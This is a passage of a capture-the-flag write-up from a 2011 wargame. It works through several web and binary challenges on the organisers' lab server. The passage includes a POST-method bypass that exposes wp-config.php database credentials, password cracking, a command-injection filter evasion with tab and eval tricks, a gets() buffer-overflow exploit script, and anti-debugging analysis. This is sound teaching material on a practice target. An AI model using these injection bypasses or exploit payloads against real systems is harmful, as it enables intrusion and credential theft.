
Apache/2.2.16 (Debian) Server at wargame.securitybydefault.com Port 80

Ooops! If we make same test changing parent directory we get same error response. Conclusion: the system administrator deliberately filtered "wp-config.php" requests.

But wait! We are always issuing GET requests… let's try with different HTTP methods. For instance, we can attempt a HEAD request:

```
roman@hetzner:~$ telnet wargame.securitybydefault.com 80
Trying 178.33.113.36...
Connected to wargame.securitybydefault.com.
Escape character is '^]'.
HEAD /24045f796399865c82737e61137a4959/W0rdpress/wp-config.php HTTP/1.1
Host: wargame.securitybydefault.com

HTTP/1.1 500 Internal Server Error
Date: Sat, 22 Jan 2011 19:02:18 GMT
Server: Apache/2.2.16 (Debian)
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=iso-8859-1

Connection closed by foreign host.
```

Error 500 again. Let's try with POST:

```
roman@hetzner:~$ telnet wargame.securitybydefault.com 80
Trying 178.33.113.36...
Connected to wargame.securitybydefault.com.
Escape character is '^]'.
POST /24045f796399865c82737e61137a4959/WOrdpress/wp-config.php HTTP/1.1
Host: wargame.securitybydefault.com

HTTP/1.1 200 OK
Date: Sat, 22 Jan 2011 19:03:21 GMT
Server: Apache/2.2.16 (Debian)
Last-Modified: Fri, 17 Dec 2010 18:37:34 GMT
ETag: "628b7-d23-4979f76b4d780"
Accept-Ranges: bytes
Content-Length: 3363
Content-Type: application/x-httpd-php-source
X-Pad: avoid browser bug

<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, WordPress Language, and ABSPATH. You can find more information
 * by visiting {@link http://codex.wordpress.org/Editing_wp-config.php Editing
 * wp-config.php} Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'WOrdpress');

/** MySQL database username */
define('DB_USER', 'wordpress');

/** MySQL database password */
define('DB_PASSWORD', 'Wordprexx');

/** MySQL hostname */
define('DB_HOST', '127.0.0.1');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```


Right! POST requests were not filtered!

Now we have Wordpress config file including MySQL connection data (marked in red). As you can see, Wordpress is configured to connect to a MySQL server bound to localhost (127.0.0.1).

Nevertheless, a quick telnet test shows that MySQL is also bound to public IP and it's not firewalled:

```
roman@hetzner:~$ telnet wargame.securitybydefault.com 3306
Trying 178.33.113.36...
Connected to wargame.securitybydefault.com.
Escape character is '^]'.
C
5.0.51a-24+lenny4-log?\Y'TT)lh,▒E]'Gq%^,_lrG
```

As we have MySQL credentials from wp-config.php file, we connect with a standard MySQL client and grab users table:




The username ("CrackMe") suggests us to crack the given password. It is a "phpass-MD5"-type password. The official build of "John the Ripper"[2] password cracker cannot deal with this kind of passwords. But luckily we find there's unofficial builds like this one:

1.7.6-jumbo-9 build for Win32 (2.3 MB) by Robert B. Harris.

It includes The jumbo patch for 1.7.6, revision 9:
"This patch integrates *lots* of contributed patches adding **support for over 40 of additional hash and cipher types** (including popular ones such as NTLM, raw MD5, etc.), as well as some optimizations and features. Most likely, this is the only patch you may need to apply. Requires OpenSSL 0.9.7+."

Using that special build (which includes a patch to decrypt phpass-MD5 type passwords) we can decrypt our password very quickly:

[2] http://www.openwall.com/john/



Token

fuckyou

Web 3

Score

200

Description

- Ou Yeh: cmd = uptime!!

Solution

After looking carefully at the tip we directly pointed our browsers to the following URL:

http://wargame.securitybydefault.com:81/b44ef7c2bc49c8040d45b885b01c6a20/?cmd=uptime

In there, the page was supposedly executing the *nix command “uptime”, confirmed by the error showed:

```
Cannot find /proc/version - is /proc mounted?
```

Therefore we assumed that we could execute commands. We tried some standard ones but unfortunately they were not available on our target machine. With the exception of: id, who, uptime, sh.

At the same time the service was blocking some characters like / ‘ “ – and others. If one of these characters were detected in the cmd parameter, the page was returning as content just the word “attack” (no html, just that word). Also, some words were filtered… like ‘sh’. Some others were triggering a funny ‘you are not in an SQL challenge’ message like ‘or’.

We could extract all the accepted characters with this simple script:

```
#!/bin/bash
for i in $(seq 0 255);
do
  c=$(printf %%%x $i);
  curl
"http://wargame.securitybydefault.com:81/b44ef7c2bc49c8040d45b885b01c6a20/?cmd=$c" \
|grep attack && echo "$i" >> filtered.txt;
done
```

From there we detect that the following chars are filtered:
<<space>> " # & ' - / < > \ |

We immediately went for an echo * (echo is a built-in command, and the star will automatically be expanded by the shell to the complete list of files in the current directory) to check if we were in a shell popped by a system() call or similar, but we could not use the space character… Despite that, there are PLENTY of possibilities for solving our little problem! One of the most common is to use a tab: \x09 character.

http://wargame.securitybydefault.com:81/b44ef7c2bc49c8040d45b885b01c6a20/?cmd=echo%09*

```
index.a  blogs2  users    chkdsk  who       netstatna  uptime  index.html
netcat   cat ps  secret   password  uname   id         finger  reboot
```

Quite interesting… they seem commands, but we were not able to execute them. We checked this by encoding with the tab trick a check with echo%09$PWD (print current directory) and echo%09$PATH.

One can also take profit of the shell built-in commands. With that, all the other limitations could also be bypassed. E.g.: trying to execute all binaries in /bin (to see what we could potentially execute):

http://wargame.securitybydefault.com:81/b44ef7c2bc49c8040d45b885b01c6a20/?cmd=s%3d$(printf%09%25c%09$PWD);set%09${s}bin${s}*;while%09eval%09s${aa}hift%091;do%09echo%09$1;$1;done

In a more readable way:

```
#!/bin/bash
s=$(printf %c $PWD)  # Get the slash, $b will contain / from now on
set ${s}bin${s}*     # Current positional parameters will be the list
                     #of files on /bin/: $1 will be the first one, etc...
while eval s${aa}hift 1; #eval + empty var used for avoiding the 'sh'
filter
do
echo $1 #Print the name of the program
$1 #Execute the program
done
```

Pretty neat eh?

We could do the same for /usr/bin, and others, but at the end there were no interesting commands at all. Let's go back to the original list of files in the current directory.

By looking at the list and the $PWD var one could imagine that the working dir is the web serving directory of that application. We could try to read the content of for example the first file: index.a

http://wargame.securitybydefault.com:81/b44ef7c2bc49c8040d45b885b01c6a20/index.a

That gave us an error page! Uhmm, bizarre…, we tried then the following URL:

http://wargame.securitybydefault.com:81/b44ef7c2bc49c8040d45b885b01c6a20/?cmd=*

This would expand the star to the first file of the working directory and try to execute a command with that name. We were greeted with the following error message:

index.a blogs2 users chkdsk who netstatna uptime: Command not found

Holy shit!! The first file is "index.a blogs2 users chkdsk who netstatna uptime", spaces included!!

This gave us the hint to differentiate the first output of `echo *`, and then playing with commands like echo%09***netcat***, etc… we could take the name of all the files in the directory. We tried one of them: "ps secret password uname id finger reboot":

http://wargame.securitybydefault.com:81/b44ef7c2bc49c8040d45b885b01c6a20/ps%20%20%20%20%20%20%20%20secret%20%20password%20%20%20%20uname%20%20%20id%20%20%20%20%20%20%20%20%20%20%20%20finger%20%20%20%20%20%20reboot


And this gave us:
"You are in the way!"

And then another one:

http://wargame.securitybydefault.com:81/b44ef7c2bc49c8040d45b885b01c6a20/netcat%20%20%20%20cat

```
Finish!CrackItIfYouCan:$H$9/5MqpmpKfDvXYOBm0DkXLKaAk7/2T0
```

We cracked it the same way than in Web 2 and this was the result:



Token

abc123

Binaries 1

Score

200

Description

- n00b-login

Solution

The first thing we did when we got this binary in our hands was, obviously, have a look to see what it seemed to be doing at runtime. If you launch the binary you'll see something like this:

```
nullsub@tomatonia:~/writeups$ ./n00b-login

--- Welcome to 'Epicness Security' systems.
Insert name: int3pids
Insert last name: int3pids
Insert sex: M
Inserd birthday: 11/11/11
Insert passwd: int3pids
ALERT: You are not welcome.
```

Okay, fair enough, looks like our goal in this challenge is either to come up with a good combination of name/password or try to tamper the binary somehow.

It's time to do some static analysis then! ;-)

The binary looks quite simple at first… strings have been obfuscated to prevent sneaky n00bs to get an idea of what it is actually doing:

These strings get dynamically generated on the stack and decrypted using two functions which are contained within the binary's body: tor() and untrash() as shown in the following code snippet:

```
....
.text:08048738                mov     [esp+2080h+var_1FE5], ' hbL'
.text:08048743                mov     [esp+2080h+var_1FE1], ' ren'
.text:0804874E                mov     [esp+2080h+var_1FDD], ' gba'
.text:08048759                mov     [esp+2080h+var_1FD9], 'pyrj'
.text:08048764                mov     [esp+2080h+var_1FD5], '.rzb'
.text:0804876F                mov     [esp+2080h+var_1FD1], 0
.text:08048777                mov     [esp+2080h+var_2007], 'pvcR'
.text:0804877F                mov     [esp+2080h+var_2003], 'ra^^'
.text:08048787                mov     [esp+2080h+var_1FFF], '--_-'
.text:08048792                mov     [esp+2080h+var_1FFB], '*ff_'
.text:0804879D                mov     [esp+2080h+var_1FF7], '{rF '
```

```
....

.text:080488AE                lea     eax, [esp+2080h+var_2007]
.text:080488B2                mov     [esp+2080h+var_2080], eax
.text:080488B5                call    untrash
.text:080488BA                lea     eax, [esp+2080h+var_2007]
.text:080488BE                mov     [esp+2080h+var_2080], eax
.text:080488C1                call    tor
.text:080488C6                mov     edx, offset aWelcomeToSSyst
; "\n--- Welcome to '%s' systems.\n"
.text:080488CB                mov     [esp+2080h+var_207C], eax
.text:080488CF                mov     [esp+2080h+var_2080], edx
.text:080488D2                call    _printf
```

Uhm… let's forget for a sec about those strings and have a look at the actual logic of the code, here follows a C-ified version:

```
int main()
{

  ...

  char pass; // [sp+124h] [bp-1F5Ch]@1
  char bday; // [sp+8F4h] [bp-178Ch]@1
  char last_name; // [sp+10C4h] [bp-FBCh]@1
  char name; // [sp+1894h] [bp-7ECh]@1
  signed int i; // [sp+2064h] [bp-1Ch]@1
  void *sex; // [sp+2068h] [bp-18h]@1
  void *pMem; // [sp+206Ch] [bp-14h]@1

  sex = malloc(0x7D0u);
  pMem = malloc(4u);
  ...
  *(_DWORD *)pMem = 0;
  ...
  gets(&name);
  ...
  gets(&last_name);
  ...
  gets((char *)sex);
  ...
  gets(&bday);
  ...
  gets(&pass);
  ...

  /*
     Check if the memory pointed by pMem
     contains any integer between -5 and 9
  */

  for ( i = -5; i <= 9; ++i )
  {
    if ( *(_DWORD *)pMem == i )
    {
      v6 = tor(&v47);
      printf("ALERT: %s\n", v6);
    }
  }
```

```
  /*
     Checks if *pMem != NULL
     and prints the token if that condition is met
  */

  if ( *(_DWORD *)pMem )
  {
    untrash(&v53);
    v8 = tor((int *)&v53);
    v9 = tor(&v55);
    printf("%s %s\n", v9, v8);
    result = 0;
  }

  /*
    Fool n00bs
  */

  else
  {
    if ( strcmp(&pass, "admin_r00t") )
    {
      result = 69;
    }
    else
    {
      v10 = tor(&v62);
      printf("%s :)\n", v10);
      result = 69;
    }
  }
 return result;
}
```

Basically, the code retrieves the user-entered data and checks whether a condition is met (*pMem != NULL) to output the magic token we need. However, looks like the data pointed by pMem would never get that value since it gets zeroed right after the memory is allocated.

There're a few ways to bypass that "protection". The easiest one would probably be to launch the binary with the debugger of your choice - or you could even use Radare - and tweak the code flow so that bleeding printf would get executed along with the previous decryption calls and you'd rule your own little binary world.

You could also try to manually extract and decrypt those strings but that looked booooring to us alright.

So we decided to go for a much fancier solution which could have even worked if we hadn't had access to a debugger and is probably what the SbD guys had in mind when they designed this challenge… yay!, let's break the code!

As everybody should know at this stage – we're in feckin' 2011 guys – gets() is kinda an unsafe function and it could break yer helloworlds()… there're a few different variables that could be abused to get our damn token, the pointer which holds the memory address we want to be != NULL is at the bottom of the stack, we could potentially overwrite it abusing one of the upper vars and make it point to somewhere where the memory isn't NULL, but… wait a minute... If we overwrite that pointer we'd also overwrite pSex, a gets() call is issued before we reach that point, so we'd need a writeable address, uhm… On the other hand, even if the memory isn't filled with something else but zeros, that gets() call will, in turn, fill our memory... delicious!… We're just missing an usable rw buffer... Let's have a look at the binary….

```
.data:0804A024 ; Segment type: Pure data
.data:0804A024 ; Segment permissions: Read/Write
.data:0804A024 _data           segment dword public 'DATA' use32
.data:0804A024                 assume cs:_data
.data:0804A024                 ;org 804A024h
.data:0804A024                 public data_start ; weak
.data:0804A024 data_start      db    0           ; Alternative
name is '__data_start'
.data:0804A025                 db    0
.data:0804A026                 db    0
.data:0804A027                 db    0
.data:0804A028                 public __dso_handle
.data:0804A028 __dso_handle    db    0
.data:0804A029                 db    0
.data:0804A02A                 db    0
.data:0804A02B                 db    0
.data:0804A02B _data           ends
```

Magic!! These guys made our day! Let's give that a go! :-)

```
#!/usr/bin/python

name      = '3' * (0x2068 - 0x1894)
lpMem     =  '\x24\xA0\x04\x08'
lpsex     =  '\x24\xA0\x04\x08'
lastname  = 'int3pids\n'
bday      = '01/01/01\n'
passwd    = 'admin_r00t\n'
sex       = 'YES\n'

f = file('n00bsol','wb')
f.write(name)
f.write(lpsex)
f.write(lpMem)
f.write('\n')
f.write(lastname)
f.write(sex)
f.write(bday)
f.write(passwd)
f.close()
```

The previous code overwrites the buffer where name is being read, making pSex and pMem to point to the same address within the data read/write section and lets the magic happen :-)

```
tomatonia:/home/nullsub$ ./n00b-login < n00bsol

--- Welcome to 'Epicness Security' systems.
Insert name: Insert last name: Insert sex: Inserd birthday:
Insert passwd: Damn it! SYSTEM FAILURE:
iTSeeMsThaTWeAreNotEpicnessAtAlL
```

Token

iTSeeMsThaTWeAreNotEpicnessAtAlL

Binaries 2

Score

200

Description

Damn! During our backup process, something went wrong! One of our binaries doesn't work now!

It seems that a library is missing...could you solve it?

NOTE: The library file must be included as part of the write-up which should be submitted if you solve the whole wargame.

See rules for more information ("Prize section")

- bin02
- We don't like "" use long answer.

Solution

We downloaded the binary and executed the file command on it:

```
$ file bin02
bin02: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.6.8, dynamically linked (uses shared libs), not stripped
```

We tried to execute it and got the following error:

```
$ ./bin02
./bin02: error while loading shared libraries: libSbD.so.1: cannot open shared object file: No such file or directory
```

As the description suggested, there is a missing dynamic library to be able to execute the binary. This library is called libSbD.so.1.

We used objdump to check which external dynamic symbols are used by the binary:

```
$ objdump -T ./bin02

./bin02:     file format elf32-i386

DYNAMIC SYMBOL TABLE:
00000000      DF *UND*     0000001d  GLIBC_2.0   __errno_location
```

```
00000000      DF *UND*    000000b4           Decrypt
00000000      DF *UND*    00000031  GLIBC_2.0   getpid
00000000      DF *UND*    00000165  GLIBC_2.0   pthread_join
00000000      DF *UND*    0000004b  GLIBC_2.0   syscall
00000000  w   D  *UND*    00000000           __gmon_start__
00000000  w   D  *UND*    00000000           _Jv_RegisterClasses
00000000      DF *UND*    00000115  GLIBC_2.0   getenv
00000000      DF *UND*    00000023  GLIBC_2.0   system
00000000      DF *UND*    000001b9  GLIBC_2.0   __libc_start_main
00000000      DF *UND*    00000013  GLIBC_2.0   _exit
00000000      DF *UND*    000000d2  GLIBC_2.0   perror
00000000      DF *UND*    00000046  GLIBC_2.0   memcpy
00000000      DF *UND*    00000008  GLIBC_2.0   getppid
00000000      DF *UND*    00000036  GLIBC_2.0   printf
00000000      DF *UND*    00000065  GLIBC_2.0   close
00000000      DF *UND*    0000001b  GLIBC_2.0   time
00000000      DF *UND*    00000189  GLIBC_2.0   malloc
00000000      DF *UND*    000009e1  GLIBC_2.1   pthread_create
00000000      DF *UND*    000000b4           unbase64
00000000      DF *UND*    000001cc  GLIBC_2.0   puts
00000000      DF *UND*    00000043  GLIBC_2.0   strcmp
00000000      DF *UND*    000000fd  GLIBC_2.0   exit
00000000      DF *UND*    00000034  GLIBC_2.0   getsid
08049f20 g    D  *ABS*    00000000  Base        _end
08049f14 g    D  *ABS*    00000000  Base        _edata
08048cac g    DO .rodata  00000004  Base        _IO_stdin_used
08049f14 g    D  *ABS*    00000000  Base        __bss_start
080486f4 g    DF .init    00000000  Base        _init
08048c8c g    DF .fini    00000000  Base        _fini
```

From there we found that the functions that would have to be implemented in our binary are Decrypt and unbase64.

By using your disassembler of choice, you can locate the calls to these two functions and check the number of parameters of each (a simple objdump -d ./bin02 -M intel would make it!):

```
 8048b44:      c7 44 24 04 2c 00 00    mov    DWORD PTR [esp+0x4],0x2c
;second param
 8048b4b:      00
 8048b4c:      c7 04 24 40 8d 04 08    mov    DWORD PTR [esp],0x8048d40
;first param
 8048b53:      e8 fc fc ff ff          call   8048854 <unbase64@plt>
 8048b58:      89 45 e4                mov    DWORD PTR [ebp-0x1c],eax
…
 8048b8f:      c7 44 24 08 64 00 00    mov    DWORD PTR [esp+0x8],0x64;
third param
```

```
 8048b96:      00
 8048b97:      8b 45 e4            mov    eax,DWORD PTR [ebp-0x1c];
 8048b9a:      89 44 24 04          mov    DWORD PTR [esp+0x4],eax ;
second param
 8048b9e:      8d 45 c8            lea    eax,[ebp-0x38]
 8048ba1:      89 04 24            mov    DWORD PTR [esp],eax ; first
param
 8048ba4:      e8 9b fb ff ff       call   8048744 <Decrypt@plt>
….
```

From there we got that Decrypt takes three parameters (probably key, cryptotext and length) and unbase64 takes two (base64 string and length). In fact, if we look carefully the second parameter of Decrypt is the output of the unbase64 ([ebp-0x1c]).

Then we did a 'strings' on the file to see if we could locate the ciphertext and the key quickly:

```
$ strings bin02
….

PTRh
Worl
dOfL
ustA
ndCr
[^_]
Whassup ! [01]!!
Whassup ! [02]!!
Whassup ! [03]!!
pkill gdb
pkill radare
Warning : Cannot create thread !
Warning : Cannot join thread !
q1fFkQzuCQQ2KUUT2sN6XhgaZBmJO+LjQxrH331WXh8=
Too much time ...
Your token is  : %s
```

If we do a reverse analysis on the binary, we will notice that it has four 'antidebugging' tricks (corresponding to the Whassup [\d] messages above and the pkills). We'll explain them but anyway we don't even need to do something about them as we already have enough information to proceed with the challenge.

The pseudo-code for the first one is:

```
if ( close(3) != -1 ) {
    puts("Whassup ! [01]!!");
    exit(-1);
```

```
}
```

This piece of code tries to close file descriptor 3, and if IT CAN, then the program does not continue and exits. This is a way to detect GDB because it opens several file descriptors.

Before fork()'ing for launching the program to be debugged, and these file descriptors are inherited by the debugee.
(http://xorl.wordpress.com/2009/01/05/more-gdb-anti-debugging/)

The pseudo-code for the second is:

```
if ( strcmp(argv[0], getenv("_") ) {
    puts("Whassup ! [02]!!");
    exit(-1);
}
```

The environment variable named "_" is used by the shell and it stores the last argument of the command executed. In this case the author wants to check if the execution of the program is the result of launching a program and putting 'bin02' as argument from the shell. For example we executed gdb ./bin02, before gdb is executed the shell will put _ to be "./bin02" and when bin02 is executed the check above will match.

The pseudo-code for the third is:

```
if ( getsid(getpid()) != getppid() ){
    puts("Whassup ! [03]!!");
    exit(-1);
}
```

Basically, what the author wanted to check here is whether the program was directly launched from the login shell, basically what it checks is that the process ID of the parent of our program is the same as the process group ID of the session leader (that normally matches the process ID of the leader).

The fourth antidebugging tricks are just system("pkill gdb") and system("pkill radare") that try to kill processes called gdb or radare, two debuggers.

Why we don't even need that? Because we can already build our library and thanks to the information we have collected we can define it in a way to get the information we need (in fact we can already guess it by the strings output).

Let's build our library and execute our program like this:

```
$ cat libSbD.c
```

```
#include <stdio.h>

char *Decrypt(char *key, char *ciphertext, int len) {
   printf ("Key: %s\n",key);
   printf ("Ciphertext: %s\n",ciphertext);
   return "";
}

char *unbase64(char *str, int len)  {
   printf ("unbase64: %s\n",str);
   return str;
}
$ gcc –fPIC –shared –o libSbD.so.1 libSbD.c
$ LD_LIBRARY_PATH=. ./bin02
unbase64: q1fFkQzuCQQ2KUUT2sN6XhgaZBmJO+LjQxrH331WXh8=
Key: WorldOfLustAndCrime
Ciphertext: q1fFkQzuCQQ2KUUT2sN6XhgaZBmJO+LjQxrH331WXh8=
Your token is   :
```

Cool! We could already imagine what we needed to do. The long string seems a base64 string that would correspond to the ciphertext, and the decryption key should be “WorldOfLustAndCrime”… Good… but what about the algorithm for encryption?

We didn’t find any clue about this in the binary, therefore we tried to bruteforce the most typical ones (we know the encryption key and the ciphertext) and check if there was any legible text. For that, we used the M2Crypto library for python, and based our code in the unit tests for the building of the library.
(http://svn.osafoundation.org/m2crypto/tags/0.21.1/tests/)

```
#!/usr/bin/python2.6
from binascii import hexlify, unhexlify
from M2Crypto import EVP
import base64
import string

message="q1fFkQzuCQQ2KUUT2sN6XhgaZBmJO+LjQxrH331WXh8="
mykey="WorldOfLustAndCrime"

debug=0

mymessage=base64.b64decode(message)
#Percentage score of printable characters
def score(str):
    points=0
    for i in str:
        if string.printable.find(i)>0:
            points += 1
    points=(points*100)/len(str)
    return points
```


```
def test_ciphers(in_iv,in_key):
        ciphers=[
            'des_ede_ecb', 'des_ede_cbc', 'des_ede_cfb',
      'des_ede_ofb', 'des_ede3_ecb', 'des_ede3_cbc',
      'des_ede3_cfb', 'des_ede3_ofb', 'aes_128_ecb',
      'aes_128_cbc', 'aes_128_cfb', 'aes_128_ofb',
            'aes_192_ecb', 'aes_192_cbc', 'aes_192_cfb',
      'aes_192_ofb', 'aes_256_ecb', 'aes_256_cbc',
      'aes_256_cfb', 'aes_256_ofb',
            'bf_ecb', 'bf_cbc', 'bf_cfb', 'bf_ofb', 'idea_ecb',
            'idea_cbc', 'idea_cfb', 'idea_ofb',
            'cast5_ecb', 'cast5_cbc', 'cast5_cfb', 'cast5_ofb',
            'rc5_ecb', 'rc5_cbc', 'rc5_cfb', 'rc5_ofb',
            'des_ecb', 'des_cbc', 'des_cfb', 'des_ofb',
            'rc4', 'rc2_40_cbc']
        for i in ciphers:
            try:
                try_algo(i,in_iv,in_key)
            except Exception as e:
                if debug:
                    print "Error decrypting... %s, %s"
%(i,str(e))

def try_algo(algo,in_iv,in_key):
        enc = 1
        dec = 0
        cipher = EVP.Cipher(alg=algo, key=in_key, op=dec,
iv=in_iv)
        plaintext = cipher.update(mymessage)
        plaintext += cipher.final()
        if(score(plaintext)>50):
            print "Result with %s: %s" % (algo,plaintext)

test_ciphers("\x00"*16,mykey)
```

```
$ python2.6 findcrypt.py
Result with des_cfb: a%?
                w??no place for me to hide
```

Bingo! It seems that we have a match with DES-CFB (take note that our program only outputs the algorithms where more than 50% is printable ASCII). It seems that the first eight characters are garbled but the legible output is too much of a coincidence, therefore we assumed that it had to be DES-CFB.

From that point on and knowing that we miss only eight chars, the obvious phrase “There’s no place for me to hide” came to our mind. And after trying, the organization realized that their scoring system did not allow to provide single quotes, that’s why the second hint “use a long answer” appeared and made the solution to be “There is no place for me to hide”. At this point we have already scored, but let’s explain why our output was garbled.

CFB is a method of making a stream cipher out of a block cipher. The decryption mechanism for the Wikipedia is the following:



Cipher Feedback (CFB) mode decryption

By looking at it we can quickly see that our first deciphered block of eight characters (the block size of DES is 64 bit: 8 char) will be constructed by: the first 8 characters of ciphertext, the key, and the initialization vector (and of course the DES algorithm).

As a result, and knowing that the rest of blocks where decrypted successfully (therefore the key is OK), that could only mean that the IV is wrong (or that the first 8 bytes of ciphertext are wrong, but let's trust the organization on this one ;-)).

In fact, if one looks for a des_cfb example using openssl one could find that normally they use as IV the same as the key… we did that in our python code and… again junk in the first 8 bytes…

Now one has to remember that DES keys are 56 bit long… Therefore, our original key "WorldOfLustAndCrime" is too long… but in fact if we cut it to be key and IV: "WorldOf" and try our python code then we don't get anything readable at all!... Interestingly enough if we use "WorldOfL" again for key and IV we get the first output (M2Crypto uses openssl underneath).

In fact, DES keys are normally given as 8 characters long BUT only 56 bits are extracted from them. And these are the first 7 bits of each character; the 8th bit of each byte is normally an odd parity bit (although for the algorithm itself it is just ignored). Uhmm, we are getting closer to the mystery…

DES has no IV but for des_cfb the IV is used in the decryption of the first block, the underneath des implementation takes care of the decryption using only 56 bits and discarding the 8th bit, but the part of the IV that is done in the des_cfb implementation uses the FULL 64 bits. The solution is to take the key, and initialize the 8th bit as an odd parity bit of the rest:

```
#!/usr/bin/python2.6
odd_parity= [
  1,  1,  2,  2,  4,  4,  7,  7,  8,  8, 11, 11, 13, 13, 14, 14,
 16, 16, 19, 19, 21, 21, 22, 22, 25, 25, 26, 26, 28, 28, 31, 31,
 32, 32, 35, 35, 37, 37, 38, 38, 41, 41, 42, 42, 44, 44, 47, 47,
 49, 49, 50, 50, 52, 52, 55, 55, 56, 56, 59, 59, 61, 61, 62, 62,
 64, 64, 67, 67, 69, 69, 70, 70, 73, 73, 74, 74, 76, 76, 79, 79,
 81, 81, 82, 82, 84, 84, 87, 87, 88, 88, 91, 91, 93, 93, 94, 94,
 97, 97, 98, 98,100,100,103,103,104,104,107,107,109,109,110,110,
112,112,115,115,117,117,118,118,121,121,122,122,124,124,127,127,
128,128,131,131,133,133,134,134,137,137,138,138,140,140,143,143,
145,145,146,146,148,148,151,151,152,152,155,155,157,157,158,158,
161,161,162,162,164,164,167,167,168,168,171,171,173,173,174,174,
176,176,179,179,181,181,182,182,185,185,186,186,188,188,191,191,
193,193,194,194,196,196,199,199,200,200,203,203,205,205,206,206,
208,208,211,211,213,213,214,214,217,217,218,218,220,220,223,223,
224,224,227,227,229,229,230,230,233,233,234,234,236,236,239,239,
241,241,242,242,244,244,247,247,248,248,251,251,253,253,254,254]
;


#Transform the 8th bit of each bit in a odd parity bit of the
rest
def get_odd_parity(str):
    out=""
    for i in str:
        out+=chr(odd_parity[ord(i)])
    return out

print get_odd_parity("WorldOfL")
```

```
$ python2.6 odd.py
WnsmdOgL
```

If we try that as IV and KEY we'll get the correct message:

```
$ k=$(echo WnsmdOgL|hexdump -e '1/1 "%02x"');echo \
q1fFkQzuCQQ2KUUT2sN6XhgaZBmJO+LjQxrH331WXh8= | openssl  \
enc -a -d -des-cfb -K $k -iv $k
There's no place for me to hide
```

Mystery solved! In fact openssl has a function exactly for that DES_set_odd_parity().

And as asked… we provide here the full implementation of the library (most of the code has been directly copied from different sources):

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <openssl/des.h>
#include <openssl/bio.h>

static const char  table[] =
